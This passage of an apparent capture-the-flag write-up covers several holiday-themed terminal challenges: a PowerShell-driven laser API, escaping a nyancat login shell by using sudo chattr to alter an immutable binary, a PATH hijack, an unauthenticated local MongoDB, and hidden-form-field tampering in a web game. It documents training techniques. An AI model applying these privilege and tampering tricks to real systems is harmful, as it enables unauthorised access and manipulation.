🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲
🗲🗲🗲🗲
PS /home/elf> type /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Laser controls:

```
PS /home/elf> (Invoke-Webrequest -Uri
http://localhost:1225/).Rawcontent
HTTP/1.1 200 OK
Server: Microsoft-NetCore/2.0
Date: Thu, 12 Dec 2019 09:02:44 GMT
Content-Length: 860
<html>
<body>
<pre>
-----------------------------------------------------
Christmas Cheer Laser Project Web API
-----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off
Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output
Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0
Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-33.5
Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=65.5
Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----------------------------------------------------
</html>
```

Following the history clue:

```
PS /home/elf> history

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status >
C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV
c:\service.csv
   7 (Invoke-WebRequest
http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
```

```
   9 I have many name=value variables that I share to applications
system wide. At a command I w…
  10 type /home/callingcard.txt
```

Reading the full line of text from history:

```
history|fl
…
Id                  : 9
CommandLine         : I have many name=value variables that I share to
applications system wide. At a command I will reveal my secrets once
you Get my Child Items.
ExecutionStatus     : Completed
…
```

We're pretty sure this is referring to the Environment or ENV

To check env we can use the Powershell command Env:

```
Get-ChildItem Env:|fl
Name  : riddle
Value : Squeezed and compressed I am hidden away. Expand me from my
prison and I will show you the way. Recurse through all /etc and Sort
on my LastWriteTime to reveal im the newest of all.

             Get-ChildItem -Path '/etc' -r | Where-Object { -not
$_.PsIsContainer } |Sort-Object LastWriteTime -Descending |Select-
Object -first 10

    Directory: /etc/apt

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/22/19 11:02 AM        5662902 archive


PS /tmp> cd /etc/apt
PS /etc/apt> expand-archive ./archive -destinationpath /tmp/aaa
PS /etc/apt> dir /tmp/aaa/

Directory: /tmp/aaa

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          12/13/19  3:55 PM                refraction

PS /etc/apt> dir /tmp/aaa/refraction/


    Directory: /tmp/aaa/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM            134 riddle
------           11/5/19  2:26 PM        5724384 runme.elf

PS /etc/apt> cd /tmp/aaa/refraction/
PS /tmp/aaa/refraction> cat ./riddle

Very shallow am I in the depths of your elf home. You can find my
entity by using my md5 identity:
25520151A320B5B0D21561F92C8F6224

PS /tmp/aaa/refraction> chmod 755 ./runme.elf
PS /tmp/aaa/refraction> ./runme.elf
refraction?val=1.867
```

Following on from the previous riddle hint we search for files with a matching md5 hash:

```
dir /home/elf/depths -Recurse | Where-Object {!$_.psiscontainer } |
get-filehash | ? { $_.hashstring -match
'25520151A320B5B0D21561F92C8F6224'}
```

This returns nothing? We change our command and try again:

```
PS /home/elf> dir . -Recurse | Where-Object {!$_.psiscontainer } | get-
filehash -algorithm md5 | select hash,path |select-string
25520151A320B5B0D21561F92C8F6224

@{Hash=25520151A320B5B0D21561F92C8F6224;
Path=/home/elf/depths/produce/thhy5hll.txt}

gc /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of
/home/elf/depths. Finding me will give you the most strength but doing
so will require Piping all the FullName's to Sort Length.
```

Another clue, we used the below command to recursively sort the files in ./depths by filesize:

```
Get-ChildItem -Path .\depths -Recurse | Where-Object {!$_.psiscontainer
} | Sort-Object Length

…
Directory: /home/elf/depths/produce
Mode LastWriteTime Length Name
---- ------------- ------ ----
--r--- 11/18/19 7:53 PM 224 thhy5hll.txt

type
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/u
nknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/t
ape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/bea
uty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main
/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/la
bor/sail/dropped/fox/0jhj5xz6.txt
```

Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:

- bushy
- alabaster
- minty
- holly

Do this for me and then you /shall/see .

```
get-process -includeusername

WS(M) CPU(s) Id UserName ProcessName
----- ------ -- -------- -----------
26.92 0.31 6 root CheerLaserServi
105.14 1.32 31 elf elf
3.55 0.03 1 root init
0.72 0.00 23 bushy sleep
0.76 0.00 25 alabaster sleep
0.80 0.00 28 minty sleep
0.80 0.00 29 holly sleep
```

```
3.28 0.00 30 root su

stop-process 23
stop-process 25
stop-process 28
stop-process 29


PS /home/elf> gc /shall/see
Get the .xml children of /etc - an event log to be found. Group all
.Id's and the last thing will be in the Properties of the lonely unique
event Id.

Get-ChildItem -Path /etc -r | Where-Object {!$_.psiscontainer }
|select-string EventLog
…
/etc/systemd/system/timers.target.wants/EventLog.xml
```

Onwards to locate gas from an event in EventLog.xml:

```
/etc/systemd/system/timers.target.wants/EventLog.xml

gc -Path '/etc/systemd/system/timers.target.wants/EventLog.xml'|select-
string "o="
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"`$correct_gases_postbody = @{`n
O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n
F=20`n    Kr=8`n
Rn=9`n}
```

Putting it all together:


```
$postparam=@{O='6';H='7';He='3';N='4';Ne='22';Ar='11';Xe='10';F='20';Kr
='8';Rn='9'};(Invoke-Webrequest -Uri http://localhost:1225/api/gas -
Method Post -Body $postparam).Rawcontent;(Invoke-WebRequest
http://127.0.0.1:1225/api/angle?val=65.5).RawContent;(Invoke-WebRequest
http://127.0.0.1:1225/api/temperature?val=-33.5).RawContent;(Invoke-
Webrequest -Uri
http://localhost:1225/api/refraction?val=1.867).Rawcontent
(Invoke-Webrequest -Uri http://localhost:1225/api/off).Rawcontent
(Invoke-Webrequest -Uri http://localhost:1225/api/on).Rawcontent
(Invoke-Webrequest -Uri http://localhost:1225/api/output).Rawcontent

HTTP/1.1 200 OK
Server: Microsoft-NetCore/2.0
Date: Fri, 13 Dec 2019 15:59:25 GMT
Content-Length: 199
Success! - 6.025 Mega-Jollies of Laser Output Reached!
```

Complete!

Nyanshell with Alabaster Snowball

Nyanshell - Unpreparedness Room

Welcome to the Speaker UNpreparedness Room!
My name's Alabaster Snowball and I could use a hand.
I'm trying to log into this terminal, but something's gone horribly wrong.
Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry?
I thought my shell was Bash, not flying feline.
When I try to overwrite it with something else, I get permission errors.
Have you heard any chatter about immutable files?
And what is sudo -l telling me?



```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?

Sadly now, the day's gone
Things to do!  Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball with a password of
Password2, and land in a Bash prompt.

Target Credentials:

username: alabaster_snowball
password: Password2
```

What is up with alabasters shell?

```
elf@84f21ee8ba57:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
…abbrev…
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin
/nsh
$ /bin/nsh
```

We have found the source of Alabasters problem – hes faced with a nyancat shell on login.

What is sudo -l?

```
elf@36a56aee5390:~$ sudo -l
Matching Defaults entries for elf on 36a56aee5390: env_reset,
mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/binUser elf may run the following commands on
36a56aee5390: (root) NOPASSWD: /usr/bin/chattr
```

You can run chattr as root, without knowing root's passwd

What is chattr?
We learnt about chattr and lsattr from this website:
https://en.wikipedia.org/wiki/Chattr

Running lsattr against /bin/nsh we can see the extended attributes:

```
elf@90fe6dddb123:~$ ls -la /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
elf@90fe6dddb123:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@90fe6dddb123:~$ sudo chattr -i /bin/nsh

ATTR Flags
i - immutable file (cannot be deleted)
e - extends (extends to block device, data alters at device
level only)
```

So, we can't simple delete (rm) /bin/nsh but we can alter its contents:

```
elf@90fe6dddb123:~$ vi /bin/nsh
```

	Delete all the lines in /bin/nsh with ‘dd’.
	Insert a shell-script to load bash
	`#!/bin/sh`
	`/bin/bash`
	
	Then finally, su to Alabaster
	`elf@90fe6dddb123:~$ **su alabaster_snowball**`
	`Password:`
	`Loading, please wait......`
	`You did it! Congratulations!`
	
	Complete!

Linux Path with SugarPlum Mary

	Linux Path – Hermey Hall
	Oh me oh my - I need some help! I need to review some files in my Linux terminal, but I can't get a file listing. I know the command is ls, but it's really acting up. Do you think you could help me out? As you work on this, think about these questions: 1. Do the words in green have special significance? 2. How can I find a file with a specific name? 3. What happens if there are multiple executables with the same name in my $PATH?
	K000K000K000KK0KKKKKXKKKXKKKXXXXXNXXXX0kOKKKK0KXKKKKKKK0KKK 0KK0KK0KK0KK0KK0KK KKKK 00K000KK0KKKKKKKKXKKKXKKXXXXXXXXNXXNNXXooNOXKKXKKXKKKXKKKKKK KKKK0KKKKK0KK0KK0K KKKK KKKKKKKKKKXKKXXKXXXXXXXXXXXXXNXNNNNNNK0x:xoxOXXXKKXXKXXKKXKK KKKKKKKKKKKKKKKKK KKKK K000KK00KKKKKKKXXKKXXXXNXXXNXXNNXNNNNNWk.ddkkXXXXXKKXKKXKKXK KXKKXKKXK0KK0KK0KK KKKK 00KKKKKKKKXKKXXKXXXXXNXXXNXXNNNNNNNNNWXXk,ldkOKKKXXXXKXKKXKKX KKXKKKKKKKKK0KK0K K0XK KKKXKKKXXKXXXXXNXXXNXXNNXNNNNNNNNNXkddk0No,;;:oKNK0OkOKXXKXKK XKKKKKKKKKKKK0KK0 KKKX 0KK0KKKKXKKXXKXNXXXNXXNNXNNNNXxl;o0NNNo,,,;;;;KWWWN0dlk0XXK KXKKXKKXKKKKKKKKK KKKK KKKKKKKKXKXXXKXXXXNXXNNXNNNN0o;;lKNNXXl,,,,,,,,cNNNNNNKc;oOX KKXKKXKKXKKXKKKKK KKKK XKKKXKXXXXXXNXXNNXNNNNNNNNN0l;,cONNXNXc',,,,,,,,,KXXXXXNNl,;o KXKKXKKKKK0KKKKK0 KKKX KKKKKKXKKXXKKXNXXNNXNNNNNXl;,:OKXXXNXc''',,'''''',KKKKKKXXK,,; :OXKKXKKXKKX0KK0KK 0KKK KKKKKKKKXKXXXXXNNXXNNNNW0:;,dXXXXXNK:''''''''''cKKKKKKKXX;,, ,;0XKKXKKXKKXKKK0K K0KK XXKXXXXXXXXXXNNNNNNNNNN0;;;ONXXXXNO,''''''''''''x0KKKKKXK,', ,,cXXKKKKKKKKXKKK0 KKKX KKKKKKXKKXXXXNNNNWNNNN:;:KNNXXXXO,'.'..'.''..':O00KKKKXd'', ,,,KKXKKXKKKKKKKK KKKK KKKKXKKXXXXXXXXXNNXNNNx;cXNXXXXKk,'''.''.''''.,xO00KKKKKO,'', ,,,KK0XKKXKKK0KKKK KKKK

```
XXXXXXXXXKXXXXXXXNNNNNo;0NXXXKKO,'''''''.'.'.;dkOO0KKKK0;.'',
,,,XXXKKK0KK0KKKKK
KKKX
XKKXXKXXXXXXXXXXXNNNNNcoNNXXKKO,''''.'......:dxkOOO000k,..'''
,,lNXKXKKXKKK0KKKX
KKKK
KXXKKXXXKXXKXXXXXXXNNNoONNXXX0;'''''''''..'lkkkkkkxxxd'...'''
',0N0KKKKXKKKKK0
XKKK
XXXXXKKXXKXXXXXXXXXXXXOONNNXXl,,;;;;;;;;;;d0K00Okddoc,,,,,,,,
,xNNOXKKKKXKKKKK
KXKK
XXXXXXXXXXXXXXXXXXXXXXONNNXx;;;;;;;;;;,,:xO0KK0Oxdoc,,,,,,,,,
oNN0KXXKXKXKKKKK
KKXK
XKXXKXXXXXXXXXXXXXXXXXXWNX:;;;;;;;;;,cO0KKKK0Okxl,,,,,,,,,o
NNK0NXXXXXXXXXKKKK
XXXXXXXXXXXXXXXXXXXXXXXNNNWNc;;:;;;;;;xKXXXXXXKK0x,,,,,,,,,dX
NK0NXXXXXXXXXXXKKX
KKKK
XKXXXXXXXXXXXXXXXXXXXXNNWWNWd;:::;;;;:0NNNNNNNNNXO;,,,,,,,:0NN
0XNXNXXXXXXXXXXKK
XKKX
…
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...
which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!
Get a listing (ls) of your current directory.
elf@b3856d35e554:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

elf@63a4a91c24ea:~$ /bin/ls
' '   rejected-elfu-logos.txt
Loading, please wait......
You did it! Congratulations!
elf@63a4a91c24ea:~$
```

Complete!

1. Do the words in green have special significance?
   They are all commands or env variables
2. How can I find a file with a specific name?
   Use the find/which/locate commands
3. What happens if there are multiple executables with the same name in my $PATH?
   The executable that is found within the first directory path in $PATH executes first.

```
$ find / -name ls 2>/dev/null
/usr/local/bin/ls
/bin/ls
$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Therefore, /usr/local/bin/ls is found first and executed, instead of /bin/ls

MongoDB with Holly Evergreen

	MongoDB – Netwars Room
	Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution. Without access to the answer, none of our quizzes will get graded. Can we help get back in to find that solution? I tried lsof -i, but that tool doesn't seem to be installed. I think there's a tool like ps that'll help too. What are the flags I need? Either way, you'll need to know a teensy bit of Mongo once you're in. Pretty please find us the solution to the quiz!

	Our solution
	`elf@f491dad29207:~$ ps aux > /tmp/ps`
	`elf@f491dad29207:~$ cat /tmp/ps`
	`USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND`
	`elf 1 0.1 0.0 18508 3484 pts/0 Ss 14:30 0:00 /bin/bash`
	`mongo 9 4.5 0.1 1014592 58972 ? Sl 14:30 0:01 /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log`
	`elf 51 0.0 0.0 34400 2920 pts/0 R+ 14:31 0:00 ps aux`
	`elf@f491dad29207:~$ cat /tmp/mongo.log`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] MongoDB starting : pid=9 port=12121 dbpath=/data/db 64-bit host=f491dad29207`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] db version v3.6.3`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] git version: 9586e557d54ef70f9ca4b43c26892cd55257e1a5`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] OpenSSL version: OpenSSL 1.1.1 11 Sep 2018`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] allocator: tcmalloc`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] modules: none`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] build environment:`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] distarch: x86_64`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] target_arch: x86_64`
	`2019-12-12T14:30:51.503+0000 I CONTROL [initandlisten] options: { net: { bindIp: "127.0.0.1", port: 12121 }, processManagement: { fork: true }, systemLog: { destination: "file", path: "/tmp/mongo.log", quiet: true } }`
	`2019-12-12T14:30:51.504+0000 I - [initandlisten] Detected data files in /data/db created by the 'wiredTiger' storage engine, so setting the active storage engine to 'wiredTiger'.`

Double check listening ports:

```
elf@5d8c1221d552:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign
Address         State
tcp        0      0 127.0.0.1:12121         0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:44344
127.0.0.1:12121         TIME_WAIT
```

Connect to mongo service:

```
elf@5d8c1221d552:~$ mongo --port 12121

use admin
show dbs
admin  0.000GB
elfu   0.000GB
local  0.000GB
test   0.000GB
> show collections
system.version
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between
the stars: ** db.loadServerScripts();displaySolution();
**" }
> db.loadServerScripts();displaySolution();
```

Complete!

Smart Braces (aka Iptables) with Kent

	Iptables – Student's Union
	I'll bet you can keep other students out of my head, so to speak. It might just take a bit of Iptables work. ... OK, this is starting to freak me out! Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up. Do... Do you ever get the feeling you can hear things? Like, voices? I know, I sound crazy, but ever since I got these... Oh!
	elfuuser@8af9d7ec1c05:~$ **cat /home/elfuuser/IOTteethBraces.md** # ElfU Research Labs - Smart Braces ### A Lightweight Linux Device for Teeth Braces ### Imagined and Created by ElfU Student Kent TinselTooth This device is embedded into one's teeth braces for easy management and monitoring of dental status. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote access. Please refer to the management documentation for this purpose. ## Proper Firewall configuration: The firewall used for this system is `iptables`. The following is an example of how to set a default policy with using `iptables`: ``` sudo iptables -P FORWARD DROP ``` The following is an example of allowing traffic from a specific IP and to a specific port: ``` sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT ``` A proper configuration for the Smart Braces should be exactly: 1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains. 2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains. 3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22). 4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.


```
5. Create a rule to ACCEPT all OUTPUT traffic with a
destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT
all traffic from the lo interface.

elfuuser@b50d12321bca:~$
Kent TinselTooth: Is the firewall fixed yet? I can't
stand much more of having this cable on my teeth. You've
got 5 more minutes before I'm yanking it!
```


We know a little iptables from configuring firewall rules on Debian-based cloud instances. But beginners can get more help from this online guide: https://www.howtogeek.com/177621/the-beginners-guide-to-iptables-the-linux-firewall/

So we enter the following commands:


```
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT DROP
sudo iptables -A INPUT -m conntrack --ctstate
ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m conntrack --ctstate
ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225
-j ACCEPT
sudo iptables -A INPUT -p tcp --dport 21 -s 0.0.0.0/0 -j
ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -s 0.0.0.0/0 -j
ACCEPT
sudo iptables -A OUTPUT -p tcp --dport 80 -s 0.0.0.0/0 -
j ACCEPT
sudo iptables -A INPUT -i lo -j ACCEPT

elfuuser@b50d12321bca:~$ Kent TinselTooth: Great, you
hardened my IOT Smart Braces firewall!
/usr/bin/inits: line 10:   558 Killed
su elfuuser

Challenge complete!
```

Holiday Trail Game with Minty Candycane

	Holiday Trail Game - Dormitory
	Have you played with the key grinder in my room? Check it out! It turns out: if you have a good image of a key, you can physically copy it. Maybe you'll see someone hopping around with a key here on campus. Sometimes you can find it in the Network tab of the browser console. Deviant has a great talk on it at this year's Con. He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale. ... You made it - congrats!
	Playing the game successfully… 
Easy	Without playing the game and actually trying to hack it… We turn to inspecting and manipulating the game's code within Chrome's Developer Tools. [See below]

	We notice on easy that the ‘distance’ parameter is accessible in the url bar. We try to update it to 7999 and press enter. The game screen updates to this:  The next click of ‘Go’, completes the Game!

Medium	The medium difficulty version of the game removes the URL parameters, the parameters are now send via a POST request!
	
	We can either use an intercepting proxy like burp and modify the values on the fly. However, looking at the page source there is a element called statusContainer. This value contains all the variables that were previously kept in the URL. We use the Chrome Developer Tools to update the value of distance to 7999.
	
	`<div id="statusContainer">`
	`<input type="hidden" name="difficulty" class="difficulty" value="1">`
	`<input type="hidden" name="money" class="difficulty" value="3000">`
	`<input type="hidden" name="distance" class="distance" value="7999"> == $0`
	`<input type="hidden" name="curmonth" class="difficulty" value="8">`
	`<input type="hidden" name="curday" class="difficulty" value="1">`
	`<input type="hidden" name="name0" class="name0" value="Vlad">`
	`<input type="hidden" name="health0" class="health0" value="100">`
	`<input type="hidden" name="cond0" class="cond0" value="0">`
	`<input type="hidden" name="cause0" class="cause0" value>`
	`<input type="hidden" name="deathday0" class="deathday0" value="0">`
	`<input type="hidden" name="deathmonth0" class="deathmonth0" value="0">`
	`<input type="hidden" name="name1" class="name1" value="Jessica">`
	`<input type="hidden" name="health1" class="health1" value="100">`
	`<input type="hidden" name="cond1" class="cond1" value="0">`
	`<input type="hidden" name="cause1" class="cause1" value>`
	`<input type="hidden" name="deathday1" class="deathday1" value="0">`
	`<input type="hidden" name="deathmonth1" class="deathmonth1" value="0">`
	
	Then click ‘Go’ on the game screen, to complete the game!


Hard	The statusContainer object this time also contains a ‘hash’ value at the bottom of the Container. The server sends this hash value together with all of the other status values. This is obviously some attempt of tamper protection.
	`<div id="statusContainer">`
	`<input type="hidden" name="difficulty" class="difficulty" value="2">`
	`<input type="hidden" name="money" class="difficulty" value="1500">`
	`<input type="hidden" name="distance" class="distance" value="0"> == $0`
	`<input type="hidden" name="curmonth" class="difficulty" value="9">`
	`<input type="hidden" name="curday" class="difficulty" value="1">`
	`<input type="hidden" name="name0" class="name0" value="Joseph">`
	`<input type="hidden" name="health0" class="health0" value="100">`
	`<input type="hidden" name="cond0" class="cond0" value="0">`
	`<input type="hidden" name="cause0" class="cause0" value>`
	`<input type="hidden" name="deathday0" class="deathday0" value="0">`
	`<input type="hidden" name="deathmonth0" class="deathmonth0" value="0">`
	`<input type="hidden" name="name1" class="name1" value="Billy">`
	`<input type="hidden" name="health1" class="health1" value="100">`
	`<input type="hidden" name="cond1" class="cond1" value="0">`
